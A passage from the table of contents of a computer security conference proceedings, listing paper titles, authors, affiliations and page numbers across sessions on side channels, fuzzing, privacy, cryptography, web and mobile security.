Diwen Xue, Reethika Ramesh, and Arham Jain, *University of Michigan;* Michalis Kallitsis, *Merit Network, Inc.;* J. Alex Halderman, *University of Michigan;* Jedidiah R. Crandall, *Arizona State University/Breakpointing Bad;* Roya Ensafi, *University of Michigan*

Differential Privacy

Pool Inference Attacks on Local Differential Privacy: Quantifying the Privacy Guarantees of Apple's Count Mean Sketch in Practice **501**
Andrea Gadotti, *Imperial College London;* Florimond Houssiau, *Alan Turing Institute;* Meenatchi Sundaram Muthu Selva Annamalai and Yves-Alexandre de Montjoye, *Imperial College London*

Poisoning Attacks to Local Differential Privacy Protocols for Key-Value Data **519**
Yongji Wu, Xiaoyu Cao, Jinyuan Jia, and Neil Zhenqiang Gong, *Duke University*

Communication-Efficient Triangle Counting under Local Differential Privacy **537**
Jacob Imola, *UC San Diego;* Takao Murakami, *AIST;* Kamalika Chaudhuri, *UC San Diego*

Twilight: A Differentially Private Payment Channel Network **555**
Maya Dotan, Saar Tochner, Aviv Zohar, and Yossi Gilad, *The Hebrew University of Jerusalem*

Measurement II: Auditing & Best Practices

Watching the watchers: bias and vulnerability in remote proctoring software **571**
Ben Burgess, *Princeton University;* Avi Ginsberg, *Georgetown Law;* Edward W. Felten, *Princeton University;* Shaanan Cohney, *University of Melbourne*

The Antrim County 2020 Election Incident: An Independent Forensic Investigation **589**
J. Alex Halderman, *University of Michigan*

An Audit of Facebook's Political Ad Policy Enforcement **607**
Victor Le Pochat, *imec-DistriNet, KU Leuven;* Laura Edelson, *New York University;* Tom Van Goethem and Wouter Joosen, *imec-DistriNet, KU Leuven;* Damon McCoy and Tobias Lauinger, *New York University*

Building an Open, Robust, and Stable Voting-Based Domain Top List **625**
Qinge Xie, *Georgia Institute of Technology;* Shujun Tang, *QI-ANXIN Technology Research Institute;* Xiaofeng Zheng, *QI-ANXIN Technology Research Institute and Tsinghua University;* Qingran Lin, *QI-ANXIN Technology Research Institute;* Baojun Liu, *Tsinghua University;* Haixin Duan, *QI-ANXIN Technology Research Institute and Tsinghua University;* Frank Li, *Georgia Institute of Technology*

Side Channels I: Hardware

AMD Prefetch Attacks through Power and Time **643**
Moritz Lipp and Daniel Gruss, *Graz University of Technology;* Michael Schwarz, *CISPA Helmholtz Center for Information Security*

Hiding in Plain Sight? On the Efficacy of Power Side Channel-Based Control Flow Monitoring **661**
Yi Han, Matthew Chan, and Zahra Aref, *Rutgers University;* Nils Ole Tippenhauer, *CISPA Helmholtz Center for Information Security;* Saman Zonouz, *Georgia Tech*

Hertzbleed: Turning Power Side-Channel Attacks Into Remote Timing Attacks on x86 679
Yingchen Wang, *University of Texas at Austin;* Riccardo Paccagnella and Elizabeth Tang He, *University of Illinois Urbana-Champaign;* Hovav Shacham, *University of Texas at Austin;* Christopher W. Fletcher, *University of Illinois Urbana-Champaign;* David Kohlbrenner, *University of Washington*

Binoculars: Contention-Based Side-Channel Attacks Exploiting the Page Walker. 699
Zirui Neil Zhao, *University of Illinois Urbana-Champaign;* Adam Morrison, *Tel Aviv University;* Christopher W. Fletcher and Josep Torrellas, *University of Illinois Urbana-Champaign*

Web Security II: Fingerprinting

The Dangers of Human Touch: Fingerprinting Browser Extensions through User Actions 717
Konstantinos Solomos, Panagiotis Ilia, and Soroush Karami, *University of Illinois at Chicago;* Nick Nikiforakis, *Stony Brook University;* Jason Polakis, *University of Illinois at Chicago*

Unleash the *Simulacrum*: Shifting Browser Realities for Robust Extension-Fingerprinting Prevention 735
Soroush Karami, *University of Illinois at Chicago;* Faezeh Kalantari, Mehrnoosh Zaeifi, Xavier J. Maso, and Erik Trickel, *Arizona State University;* Panagiotis Ilia, *University of Illinois at Chicago;* Yan Shoshitaishvili and Adam Doupé, *Arizona State University;* Jason Polakis, *University of Illinois at Chicago*

Online Website Fingerprinting: Evaluating Website Fingerprinting Attacks on Tor in the Real World 753
Giovanni Cherubin, *Alan Turing Institute;* Rob Jansen, *U.S. Naval Research Laboratory;* Carmela Troncoso, *EPFL SPRING Lab*

QCSD: A QUIC Client-Side Website-Fingerprinting Defence Framework 771
Jean-Pierre Smith and Luca Dolfi, *ETH Zurich;* Prateek Mittal, *Princeton University;* Adrian Perrig, *ETH Zurich*

Crypto II: Performance Improvements

Secure Poisson Regression 791
Mahimna Kelkar, *Cornell Tech;* Phi Hung Le, Mariana Raykova, and Karn Seth, *Google*

Cheetah: Lean and Fast Secure Two-Party Deep Neural Network Inference 809
Zhicong Huang, Wen-jie Lu, Cheng Hong, and Jiansheng Ding, *Alibaba Group*

Piranha: A GPU Platform for Secure Computation 827
Jean-Luc Watson, Sameer Wagh, and Raluca Ada Popa, *University of California, Berkeley*

OpenSSLNTRU: Faster post-quantum TLS key exchange 845
Daniel J. Bernstein, *University of Illinois at Chicago and Ruhr University Bochum;* Billy Bob Brumley, *Tampere University;* Ming-Shing Chen, *Ruhr University Bochum;* Nicola Tuveri, *Tampere University*

User Studies II: Sharing

How Are Your Zombie Accounts? Understanding Users' Practices and Expectations on Mobile App Account Deletion 863
Yijing Liu, Yan Jia, Qingyin Tan, and Zheli Liu, *Nankai University;* Luyi Xing, *Indiana University Bloomington*

"How Do You Not Lose Friends?": Synthesizing a Design Space of Social Controls for Securing Shared Digital Resources Via Participatory Design Jams. 881
Eyitemi Moju-Igbene, Hanan Abdi, Alan Lu, and Sauvik Das, *Georgia Institute of Technology*

Caring about Sharing: User Perceptions of Multiparty Data Sharing 899
Bailey Kacsmar, Kyle Tilbury, Miti Mazmudar, and Florian Kerschbaum, *University of Waterloo*

Neither Access nor Control: A Longitudinal Investigation of the Efficacy of User Access-Control Solutions on Smartphones. 917
Masoud Mehrabi Koushki, Yue Huang, Julia Rubin, and Konstantin Beznosov, *University of British Columbia*

Hardware Security I: Attacks & Defenses

Jenny: Securing Syscalls for PKU-based Memory Isolation Systems 935
David Schrammel, Samuel Weiser, Richard Sadek, and Stefan Mangard, *Graz University of Technology*

Physical-Layer Attacks Against Pulse Width Modulation-Controlled Actuators 953
Gökçen Yılmaz Dayanıklı, *Qualcomm;* Sourav Sinha, *Virginia Tech;* Devaprakash Muniraj, *IIT Madras;* Ryan M. Gerdes and Mazen Farhood, *Virginia Tech;* Mani Mina, *Iowa State University*

Branch History Injection: On the Effectiveness of Hardware Mitigations Against Cross-Privilege Spectre-v2 Attacks 971
Enrico Barberis, Pietro Frigo, Marius Muench, Herbert Bos, and Cristiano Giuffrida, *Vrije Universiteit Amsterdam*

TLB;DR: Enhancing TLB-based Attacks with TLB Desynchronized Reverse Engineering 989
Andrei Tatar, *Vrije Universiteit, Amsterdam;* Daniël Trujillo, *Vrije Universiteit, Amsterdam, and ETH Zurich;* Cristiano Giuffrida and Herbert Bos, *Vrije Universiteit, Amsterdam*

Fuzzing I: Networks

FuzzOrigin: Detecting UXSS vulnerabilities in Browsers through Origin Fuzzing 1007
Sunwoo Kim, *Samsung Research;* Young Min Kim, Jaewon Hur, and Suhwan Song, *Seoul National University;* Gwangmu Lee, *EPFL;* Byoungyoung Lee, *Seoul National University*

BrakTooth: Causing Havoc on Bluetooth Link Manager via Directed Fuzzing 1025
Matheus E. Garbelini, Vaibhav Bedi, and Sudipta Chattopadhyay, *Singapore University of Technology and Design;* Sumei Sun and Ernest Kurniawan, *Institute for Infocomm Research, A*Star*

AmpFuzz: Fuzzing for Amplification DDoS Vulnerabilities. 1043
Johannes Krupp, *CISPA Helmholtz Center for Information Security;* Ilya Grishchenko, *University of California, Santa Barbara;* Christian Rossow, *CISPA Helmholtz Center for Information Security*

Frameshifter: Security Implications of HTTP/2-to-HTTP/1 Conversion Anomalies 1061
Bahruz Jabiyev, Steven Sprecher, Anthony Gavazzi, and Tommaso Innocenti, *Northeastern University;* Kaan Onarlioglu, *Akamai Technologies;* Engin Kirda, *Northeastern University*

Smart Homes I

Your Microphone Array Retains Your Identity: A Robust Voice Liveness Detection System for Smart Speakers . . 1077
Yan Meng and Jiachun Li, *Shanghai Jiao Tong University;* Matthew Pillari, Arjun Deopujari, Liam Brennan, and Hafsah Shamsie, *University of Virginia;* Haojin Zhu, *Shanghai Jiao Tong University;* Yuan Tian, *University of Virginia*

Lumos: Identifying and Localizing Diverse Hidden IoT Devices in an Unfamiliar Environment 1095
Rahul Anand Sharma, Elahe Soltanaghaei, Anthony Rowe, and Vyas Sekar, *Carnegie Mellon University*

SkillDetective: Automated Policy-Violation Detection of Voice Assistant Applications in the Wild 1113
Jeffrey Young, Song Liao, and Long Cheng, *Clemson University;* Hongxin Hu, *University at Buffalo;* Huixing Deng, *Clemson University*

"OK, Siri" or "Hey, Google": Evaluating Voiceprint Distinctiveness via Content-based PROLE Score 1131
Ruiwen He, Xiaoyu Ji, and Xinfeng Li, *Zhejiang University;* Yushi Cheng, *Tsinghua University;* Wenyuan Xu, *Zhejiang University*

Measurement III

Helping hands: Measuring the impact of a large threat intelligence sharing community 1149
Xander Bouwman, *Delft University of Technology;* Victor Le Pochat, *imec-DistriNet, KU Leuven;* Pawel Foremski, *Farsight Security, Inc. / IITiS PAN;* Tom Van Goethem, *imec-DistriNet, KU Leuven;* Carlos H. Gañán, *Delft University of Technology and ICANN;* Giovane C. M. Moura, *SIDN Labs;* Samaneh Tajalizadehkhoob, *ICANN;* Wouter Joosen, *imec-DistriNet, KU Leuven;* Michel van Eeten, *Delft University of Technology*

A Large-scale Temporal Measurement of Android Malicious Apps: Persistence, Migration, and Lessons Learned 1167
Yun Shen and Pierre-Antoine Vervier, *Norton Research Group;* Gianluca Stringhini, *Boston University*

A Large-scale and Longitudinal Measurement Study of DKIM Deployment 1185
Chuhan Wang, Kaiwen Shen, and Minglei Guo, *Tsinghua University;* Yuxuan Zhao, *North China Institute of Computing Technology;* Mingming Zhang, Jianjun Chen, and Baojun Liu, *Tsinghua University;* Xiaofeng Zheng and Haixin Duan, *Tsinghua University and Qi An Xin Technology Research Institute;* Yanzhong Lin and Qingfeng Pan, *Coremail Technology Co. Ltd*

A Large-scale Investigation into Geodifferences in Mobile Apps **1203**
Renuka Kumar, Apurva Virkud, Ram Sundara Raman, Atul Prakash, and Roya Ensafi, *University of Michigan*

Fuzzing II: Low-Level

MORPHUZZ: Bending (Input) Space to Fuzz Virtual Devices **1221**
Alexander Bulekov, *Boston University and Red Hat;* Bandan Das and Stefan Hajnoczi, *Red Hat;* Manuel Egele, *Boston University*

Fuzzware: Using Precise MMIO Modeling for Effective Firmware Fuzzing **1239**
Tobias Scharnowski, Nils Bars, and Moritz Schloegel, *Ruhr-Universität Bochum;* Eric Gustafson, *UC Santa Barbara;* Marius Muench, *Vrije Universiteit Amsterdam;* Giovanni Vigna, *UC Santa Barbara and VMware;* Christopher Kruegel, *UC Santa Barbara;* Thorsten Holz and Ali Abbasi, *Ruhr-Universität Bochum*

MUNDOFUZZ: Hypervisor Fuzzing with Statistical Coverage Testing and Grammar Inference **1257**
Cheolwoo Myung, Gwangmu Lee, and Byoungyoung Lee, *Seoul National University*

Drifuzz: Harvesting Bugs in Device Drivers from Golden Seeds **1275**
Zekun Shen, Ritik Roongta, and Brendan Dolan-Gavitt, *NYU*

Wireless Security

LTRACK: Stealthy Tracking of Mobile Phones in LTE **1291**
Martin Kotuliak, Simon Erni, Patrick Leu, Marc Röschlin, and Srdjan Čapkun, *ETH Zurich*

Watching the Watchers: Practical Video Identification Attack in LTE Networks **1307**
Sangwook Bae, Mincheol Son, Dongkwan Kim, CheolJun Park, Jiho Lee, Sooel Son, and Yongdae Kim, *Korea Advanced Institute of Science and Technology* (*KAIST*)

DoLTEst: In-depth Downlink Negative Testing Framework for LTE Devices **1325**
CheolJun Park, Sangwook Bae, BeomSeok Oh, Jiho Lee, Eunkyu Lee, Insu Yun, and Yongdae Kim, *Korea Advanced Institute of Science and Technology* (*KAIST*)

Ghost Peak: Practical Distance Reduction Attacks Against HRP UWB Ranging **1343**
Patrick Leu and Giovanni Camurati, *ETH Zurich;* Alexander Heinrich, *TU Darmstadt;* Marc Roeschlin and Claudio Anliker, *ETH Zurich;* Matthias Hollick, *TU Darmstadt;* Srdjan Capkun, *ETH Zurich;* Jiska Classen, *TU Darmstadt*

ML I: Federated Learning

SIMC: ML Inference Secure Against Malicious Clients at Semi-Honest Cost **1361**
Nishanth Chandran, Divya Gupta, and Sai Lakshmi Bhavana Obbattu, *Microsoft Research;* Akash Shah, *UCLA*

Efficient Differentially Private Secure Aggregation for Federated Learning via Hardness of Learning with Errors **1379**
Timothy Stevens, Christian Skalka, and Christelle Vincent, *University of Vermont;* John Ring, *MassMutual;* Samuel Clark, *Raytheon;* Joseph Near, *University of Vermont*

Label Inference Attacks Against Vertical Federated Learning **1397**
Chong Fu, *Zhejiang University;* Xuhong Zhang and Shouling Ji, *Binjiang Institute of Zhejiang University;* Jinyin Chen, *Zhejiang University of Technology;* Jingzheng Wu, *Institute of Software, Chinese Academy of Sciences;* Shanqing Guo, *Shandong University;* Jun Zhou and Alex X. Liu, *Ant Group;* Ting Wang, *Pennsylvania State University*

FLAME: Taming Backdoors in Federated Learning **1415**
Thien Duc Nguyen and Phillip Rieger, *Technical University of Darmstadt;* Huili Chen, *University of California San Diego;* Hossein Yalame, Helen Möllering, and Hossein Fereidooni, *Technical University of Darmstadt;* Samuel Marchal, *Aalto University and F-Secure;* Markus Miettinen, *Technical University of Darmstadt;* Azalia Mirhoseini, *Google;* Shaza Zeitouni, *Technical University of Darmstadt;* Farinaz Koushanfar, *University of California San Diego;* Ahmad-Reza Sadeghi and Thomas Schneider, *Technical University of Darmstadt*

Thursday, August 11

Deanonymization

Mitigating Membership Inference Attacks by Self-Distillation Through a Novel Ensemble Architecture **1433**
Xinyu Tang, Saeed Mahloujifar, and Liwei Song, *Princeton University;* Virat Shejwalkar, Milad Nasr, and Amir Houmansadr, *University of Massachusetts Amherst;* Prateek Mittal, *Princeton University*

Synthetic Data – Anonymisation Groundhog Day **1451**
Theresa Stadler, *EPFL;* Bristena Oprisanu, *UCL;* Carmela Troncoso, *EPFL*

Attacks on Deidentification's Defenses **1469**
Aloni Cohen, *University of Chicago*

Birds of a Feather Flock Together: How Set Bias Helps to Deanonymize You via Revealed Intersection Sizes **1487**
Xiaojie Guo, Ye Han, Zheli Liu, Ding Wang, and Yan Jia, *Nankai University;* Jin Li, *Guangzhou University*

Targeted Deanonymization via the Cache Side Channel: Attacks and Defenses **1505**
Mojtaba Zaheri, Yossi Oren, and Reza Curtmola, *New Jersey Institute of Technology*

Mobile Security

FRED: Identifying File Re-Delegation in Android System Services **1525**
Sigmund Albert Gorski III, Seaver Thorn, and William Enck, *North Carolina State University;* Haining Chen, *Google*

GhostTouch: Targeted Attacks on Touchscreens without Physical Touch **1543**
Kai Wang, *Zhejiang University;* Richard Mitev, *Technical University of Darmstadt;* Chen Yan and Xiaoyu Ji, *Zhejiang University;* Ahmad-Reza Sadeghi, *Technical University of Darmstadt;* Wenyuan Xu, *Zhejiang University*

SARA: Secure Android Remote Authorization **1561**
Abdullah Imran, Habiba Farrukh, Muhammad Ibrahim, Z. Berkay Celik, and Antonio Bianchi, *Purdue University*

FOAP: Fine-Grained Open-World Android App Fingerprinting **1579**
Jianfeng Li, Hao Zhou, Shuohan Wu, and Xiapu Luo, *The Hong Kong Polytechnic University;* Ting Wang, *Pennsylvania State University;* Xian Zhan, *The Hong Kong Polytechnic University;* Xiaobo Ma, *Xi'an Jiaotong University*

Identity Confusion in WebView-based Mobile App-in-app Ecosystems **1597**
Lei Zhang, Zhibo Zhang, and Ancong Liu, *Fudan University;* Yinzhi Cao, *Johns Hopkins University;* Xiaohan Zhang, Yanjun Chen, Yuan Zhang, Guangliang Yang, and Min Yang, *Fudan University*

Web Security III: Bots & Authentication

Automated Detection of Automated Traffic **1615**
Cormac Herley, *Microsoft Research*

Inferring Phishing Intention via Webpage Appearance and Dynamics: A Deep Vision Based Approach **1633**
Ruofan Liu, Yun Lin, Xianglin Yang, and Siang Hwee Ng, *National University of Singapore;* Dinil Mon Divakaran, *Trustwave;* Jin Song Dong, *National University of Singapore*

Phish in Sheep's Clothing: Exploring the Authentication Pitfalls of Browser Fingerprinting **1651**
Xu Lin, Panagiotis Ilia, Saumya Solanki, and Jason Polakis, *University of Illinois at Chicago*

DeepPhish: Understanding User Trust Towards Artificially Generated Profiles in Online Social Networks **1669**
Jaron Mink, Licheng Luo, and Natã M. Barbosa, *University of Illinois at Urbana-Champaign;* Olivia Figueira, *Santa Clara University;* Yang Wang and Gang Wang, *University of Illinois at Urbana-Champaign*

Hand Me Your PIN! Inferring ATM PINs of Users Typing with a Covered Hand **1687**
Matteo Cardaioli, Stefano Cecconello, Mauro Conti, and Simone Milani, *University of Padua;* Stjepan Picek, *Delft University of Technology;* Eugen Saraci, *University of Padua*

Crypto III: Private Matching & Lookups

Estimating Incidental Collection in Foreign Intelligence Surveillance: Large-Scale Multiparty Private Set Intersection with Union and Sum **1705**
Anunay Kulshrestha and Jonathan Mayer, *Princeton University*

Constant-weight PIR: Single-round Keyword PIR via Constant-weight Equality Operators 1723
Rasoul Akhavan Mahdavi and Florian Kerschbaum, *University of Waterloo*

Incremental Offline/Online PIR 1741
Yiping Ma and Ke Zhong, *University of Pennsylvania;* Tal Rabin, *University of Pennsylvania and Algorand Foundation;* Sebastian Angel, *University of Pennsylvania and Microsoft Research*

GPU-accelerated PIR with Client-Independent Preprocessing for Large-Scale Applications 1759
Daniel Günther and Maurice Heymann, *Technical University of Darmstadt;* Benny Pinkas, *Bar-Ilan University;* Thomas Schneider, *Technical University of Darmstadt*

Increasing Adversarial Uncertainty to Scale Private Similarity Testing 1777
Yiqing Hua and Armin Namavari, *Cornell Tech and Cornell University;* Kaishuo Cheng, *Cornell University;* Mor Naaman and Thomas Ristenpart, *Cornell Tech and Cornell University*

Passwords

Pre-hijacked accounts: An Empirical Study of Security Failures in User Account Creation on the Web. 1795
Avinash Sudhodanan, *Independent Researcher;* Andrew Paverd, *Microsoft Security Response Center*

Leaky Forms: A Study of Email and Password Exfiltration Before Form Submission. 1813
Asuman Senol, *imec-COSIC, KU Leuven;* Gunes Acar, *Radboud University;* Mathias Humbert, *University of Lausanne;* Frederik Zuiderveen Borgesius, *Radboud University*

Might I Get Pwned: A Second Generation Compromised Credential Checking Service 1831
Bijeeta Pal, *Cornell University;* Mazharul Islam, *University of Wisconsin–Madison;* Marina Sanusi Bohuk, *Cornell University;* Nick Sullivan, Luke Valenta, Tara Whalen, and Christopher Wood, *Cloudflare;* Thomas Ristenpart, *Cornell Tech;* Rahul Chatterjee, *University of Wisconsin–Madison*

Why Users (Don't) Use Password Managers at a Large Educational Institution 1849
Peter Mayer, *Karlsruhe Institute of Technology;* Collins W. Munyendo, *The George Washington University;* Michelle L. Mazurek, *University of Maryland, College Park;* Adam J. Aviv, *The George Washington University*

Gossamer: Securely Measuring Password-based Logins 1867
Marina Sanusi Bohuk, *Cornell University;* Mazharul Islam, *University of Wisconsin–Madison;* Suleman Ahmad, *Cloudflare;* Michael Swift, *University of Wisconsin–Madison;* Thomas Ristenpart, *Cornell Tech;* Rahul Chatterjee, *University of Wisconsin–Madison*

Smart Vehicles

***DoubleStar*: Long-Range Attack Towards Depth Estimation based Obstacle Avoidance in Autonomous Systems. 1885**
Ce Zhou, Qiben Yan, and Yan Shi, *Michigan State University;* Lichao Sun, *Lehigh University*

Security Analysis of Camera-LiDAR Fusion Against Black-Box Attacks on Autonomous Vehicles 1903
R. Spencer Hallyburton and Yupei Liu, *Duke University;* Yulong Cao and Z. Morley Mao, *University of Michigan;* Miroslav Pajic, *Duke University*

SAID: State-aware Defense Against Injection Attacks on In-vehicle Network. 1921
Lei Xue, *The Hong Kong Polytechnic University Shenzhen Research Institute;* Yangyang Liu, Tianqi Li, Kaifa Zhao, Jianfeng Li, Le Yu, and Xiapu Luo, *The Hong Kong Polytechnic University;* Yajin Zhou, *Zhejiang University;* Guofei Gu, *Texas A&M University*

Towards Automatically Reverse Engineering Vehicle Diagnostic Protocols 1939
Le Yu, Yangyang Liu, Pengfei Jing, Xiapu Luo, Lei Xue, and Kaifa Zhao, *The Hong Kong Polytechnic University;* Yajin Zhou, *Zhejiang University;* Ting Wang, *The Pennsylvania State University;* Guofei Gu, *Texas A&M University;* Sen Nie and Shi Wu, *Tencent Keen Security Lab*

Rolling Colors: Adversarial Laser Exploits against Traffic Light Recognition. 1957
Chen Yan, *Zhejiang University;* Zhijian Xu, *Zhejiang University and The Chinese University of Hong Kong;* Zhanyuan Yin, *The University of Chicago;* Xiaoyu Ji and Wenyuan Xu, *Zhejiang University*

Web Security IV: Defenses

Provably-Safe Multilingual Software Sandboxing using WebAssembly 1975
Jay Bosamiya, Wen Shih Lim, and Bryan Parno, *Carnegie Mellon University*

Backporting Security Patches of Web Applications: A Prototype Design and Implementation on Injection Vulnerability Patches 1993
Youkun Shi, Yuan Zhang, Tianhan Luo, and Xiangyu Mao, *Fudan University;* Yinzhi Cao, *Johns Hopkins University;* Ziwen Wang, Yudi Zhao, Zongan Huang, and Min Yang, *Fudan University*

Experimental Security Analysis of the App Model in Business Collaboration Platforms. 2011
Yunang Chen, Yue Gao, Nick Ceccio, Rahul Chatterjee, Kassem Fawaz, and Earlence Fernandes, *University of Wisconsin–Madison*

SWAPP: A New Programmable Playground for Web Application Security 2029
Phakpoom Chinprutthiwong, Jianwei Huang, and Guofei Gu, *SUCCESS Lab, Texas A&M University*

The Security Lottery: Measuring Client-Side Web Security Inconsistencies. 2047
Sebastian Roth, *CISPA Helmholtz Center for Information Security;* Stefano Calzavara, *Università Ca' Foscari Venezia;* Moritz Wilhelm, *CISPA Helmholtz Center for Information Security;* Alvise Rabitti, *Università Ca' Foscari Venezia;* Ben Stock, *CISPA Helmholtz Center for Information Security*

ML II

PatchCleanser: Certifiably Robust Defense against Adversarial Patches for Any Image Classifier 2065
Chong Xiang, Saeed Mahloujifar, and Prateek Mittal, *Princeton University*

Transferring Adversarial Robustness Through Robust Representation Matching. 2083
Pratik Vaishnavi, *Stony Brook University;* Kevin Eykholt, *IBM;* Amir Rahmati, *Stony Brook University*

How Machine Learning Is Solving the Binary Function Similarity Problem 2099
Andrea Marcelli, Mariano Graziano, Xabier Ugarte-Pedrero, and Yanick Fratantonio, *Cisco Systems, Inc.;* Mohamad Mansouri and Davide Balzarotti, *EURECOM*

Blacklight: Scalable Defense for Neural Networks against Query-Based Black-Box Attacks 2117
Huiying Li, Shawn Shan, and Emily Wenger, *University of Chicago;* Jiayun Zhang, *Fudan University;* Haitao Zheng and Ben Y. Zhao, *University of Chicago*

DnD: A Cross-Architecture Deep Neural Network Decompiler 2135
Ruoyu Wu, *Purdue University;* Taegyu Kim, *The Pennsylvania State University;* Dave (Jing) Tian, Antonio Bianchi, and Dongyan Xu, *Purdue University*

Measurement IV

Measurement by Proxy: On the Accuracy of Online Marketplace Measurements 2153
Alejandro Cuevas, *Carnegie Mellon University;* Fieke Miedema, *Delft University of Technology;* Kyle Soska, *University of Illinois Urbana Champaign and Hikari Labs, Inc.;* Nicolas Christin, *Carnegie Mellon University and Hikari Labs, Inc.;* Rolf van Wegberg, *Delft University of Technology*

Behind the Tube: Exploitative Monetization of Content on YouTube 2171
Andrew Chu, *University of Chicago;* Arjun Arunasalam, Muslum Ozgur Ozmen, and Z. Berkay Celik, *Purdue University*

When Sally Met Trackers: Web Tracking From the Users' Perspective 2189
Savino Dambra, *EURECOM and Norton Research Group;* Iskander Sanchez-Rola and Leyla Bilge, *Norton Research Group;* Davide Balzarotti, *EURECOM*

How to Peel a Million: Validating and Expanding Bitcoin Clusters 2207
George Kappos and Haaroon Yousaf, *University College London and IC3;* Rainer Stütz and Sofia Rollet, *AIT - Austrian Institute of Technology;* Bernhard Haslhofer, *Complexity Science Hub Vienna;* Sarah Meiklejohn, *University College London and IC3*

Hardware Security II: Embedded

RapidPatch: Firmware Hotpatching for Real-Time Embedded Devices 2225
Yi He and Zhenhua Zou, *Tsinghua University and BNRist;* Kun Sun, *George Mason University;* Zhuotao Liu and Ke Xu, *Tsinghua University and BNRist;* Qian Wang, *Wuhan University;* Chao Shen, *Xi'an Jiaotong University;* Zhi Wang, *Florida State University;* Qi Li, *Tsinghua University and BNRist*

GAROTA: Generalized Active Root-Of-Trust Architecture (for Tiny Embedded Devices) 2243
Esmerald Aliaj, *University of California, Irvine;* Ivan De Oliveira Nunes, *Rochester Institute of Technology;* Gene Tsudik, *University of California, Irvine*

ReZone: Disarming TrustZone with TEE Privilege Reduction 2261
David Cerdeira and José Martins, *Centro ALGORITMI, Universidade do Minho;* Nuno Santos, *INESC-ID / Instituto Superior Técnico, Universidade de Lisboa;* Sandro Pinto, *Centro ALGORITMI, Universidade do Minho*

Holistic Control-Flow Protection on Real-Time Embedded Systems with Kage 2281
Yufei Du, *UNC Chapel Hill and University of Rochester;* Zhuojia Shen, Komail Dharsee, and Jie Zhou, *University of Rochester;* Robert J. Walls, *Worcester Polytechnic Institute;* John Criswell, *University of Rochester*

Client-Side Security

Orca: Blocklisting in Sender-Anonymous Messaging 2299
Nirvan Tyagi and Julia Len, *Cornell University;* Ian Miers, *University of Maryland;* Thomas Ristenpart, *Cornell Tech*

Adversarial Detection Avoidance Attacks: Evaluating the robustness of perceptual hashing-based client-side scanning 2317
Shubham Jain, Ana-Maria Crețu, and Yves-Alexandre de Montjoye, *Imperial College London*

Hecate: Abuse Reporting in Secure Messengers with Sealed Sender 2335
Rawane Issa, Nicolas Alhaddad, and Mayank Varia, *Boston University*

End-to-Same-End Encryption: Modularly Augmenting an App with an Efficient, Portable, and Blind Cloud Storage 2353
Long Chen, *Institute of Software, Chinese Academy of Sciences;* Ya-Nan Li and Qiang Tang, *The University of Sydney;* Moti Yung, *Google & Columbia University*

Crypto IV: Databases & Logging

***Omnes pro uno*: Practical Multi-Writer Encrypted Database 2371**
Jiafan Wang and Sherman S. M. Chow, *The Chinese University of Hong Kong*

Faster Yet Safer: Logging System Via Fixed-Key Blockcipher 2389
Viet Tung Hoang, Cong Wu, and Xin Yuan, *Florida State University*

IHOP: Improved Statistical Query Recovery against Searchable Symmetric Encryption through Quadratic Optimization 2407
Simon Oya and Florian Kerschbaum, *University of Waterloo*

Dynamic Searchable Encryption with Optimal Search in the Presence of Deletions 2425
Javad Ghareh Chamani and Dimitrios Papadopoulos, *Hong Kong University of Science and Technology;* Mohammadamin Karbasforushan and Ioannis Demertzis, *UC Santa Cruz*

Software Forensics

Alastor: Reconstructing the Provenance of Serverless Intrusions 2443
Pubali Datta, *University of Illinois at Urbana-Champaign;* Isaac Polinsky, *North Carolina State University;* Muhammad Adil Inam and Adam Bates, *University of Illinois at Urbana-Champaign;* William Enck, *North Carolina State University*

Back-Propagating System Dependency Impact for Attack Investigation 2461
Pengcheng Fang, *Case Western Reserve University;* Peng Gao, *Virginia Tech;* Changlin Liu and Erman Ayday, *Case Western Reserve University;* Kangkook Jee, *University of Texas at Dallas;* Ting Wang, *Penn State University;* Yanfang (Fanny) Ye, *Case Western Reserve University;* Zhuotao Liu, *Tsinghua University;* Xusheng Xiao, *Case Western Reserve University*

Ground Truth for Binary Disassembly is Not Easy **2479**
Chengbin Pang and Tiantai Zhang, *Nanjing University;* Ruotong Yu, *University of Utah;* Bing Mao, *Nanjing University;* Jun Xu, *University of Utah*

FreeWill: Automatically Diagnosing Use-after-free Bugs via Reference Miscounting Detection on Binaries **2497**
Liang He, *TCA, Institute of Software, Chinese Academy of Sciences;* Hong Hu, *Pennsylvania State University;* Purui Su, *TCA / SKLCS, Institute of Software, Chinese Academy of Sciences and School of Cyber Security, University of Chinese Academy of Sciences;* Yan Cai, *SKLCS, Institute of Software, Chinese Academy of Sciences;* Zhenkai Liang, *National University of Singapore*

Information Flow

PolyCruise: A Cross-Language Dynamic Information Flow Analysis **2513**
Wen Li, *Washington State University, Pullman;* Jiang Ming, *University of Texas at Arlington;* Xiapu Luo, *The Hong Kong Polytechnic University;* Haipeng Cai, *Washington State University, Pullman*

SymSan: Time and Space Efficient Concolic Execution via Dynamic Data-flow Analysis **2531**
Ju Chen, *UC Riverside;* Wookhyun Han, *KAIST;* Mingjun Yin, Haochen Zeng, and Chengyu Song, *UC Riverside;* Byoungyoung Lee, *Seoul National University;* Heng Yin, *UC Riverside;* Insik Shin, *KAIST*

CellIFT: Leveraging Cells for Scalable and Precise Dynamic Information Flow Tracking in RTL **2549**
Flavien Solt, *ETH Zurich;* Ben Gras, *Intel Corporation;* Kaveh Razavi, *ETH Zurich*

FlowMatrix: GPU-Assisted Information-Flow Analysis through Matrix-Based Representation **2567**
Kaihang Ji, Jun Zeng, Yuancheng Jiang, and Zhenkai Liang, *National University of Singapore;* Zheng Leong Chua, *Independent Researcher;* Prateek Saxena and Abhik Roychoudhury, *National University of Singapore*

Network Security II: Infrastructure

Bedrock: Programmable Network Support for Secure RDMA Systems **2585**
Jiarong Xing, Kuo-Feng Hsu, Yiming Qiu, Ziyang Yang, Hongyi Liu, and Ang Chen, *Rice University*

Creating a Secure Underlay for the Internet **2601**
Henry Birge-Lee, *Princeton University;* Joel Wanner, *ETH Zürich;* Grace H. Cimaszewski, *Princeton University;* Jonghoon Kwon, *ETH Zürich;* Liang Wang, *Princeton University;* François Wirz, *ETH Zürich;* Prateek Mittal, *Princeton University;* Adrian Perrig, *ETH Zürich;* Yixin Sun, *University of Virginia*

Off-Path Network Traffic Manipulation via Revitalized ICMP Redirect Attacks **2619**
